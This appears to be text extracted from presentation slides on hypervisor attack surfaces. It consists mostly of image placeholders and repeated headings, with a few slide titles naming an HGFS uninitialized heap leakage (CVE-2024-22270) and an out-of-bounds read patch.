
# Hypervisor attack surface



# Hypervisor attack surface




# Hypervisor attack surface




# Hypervisor attack surface



Heap OOB Read Self-patch in 17.5.1





# Hypervisor attack surface



# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Host Guest File Sharing (HGFS)

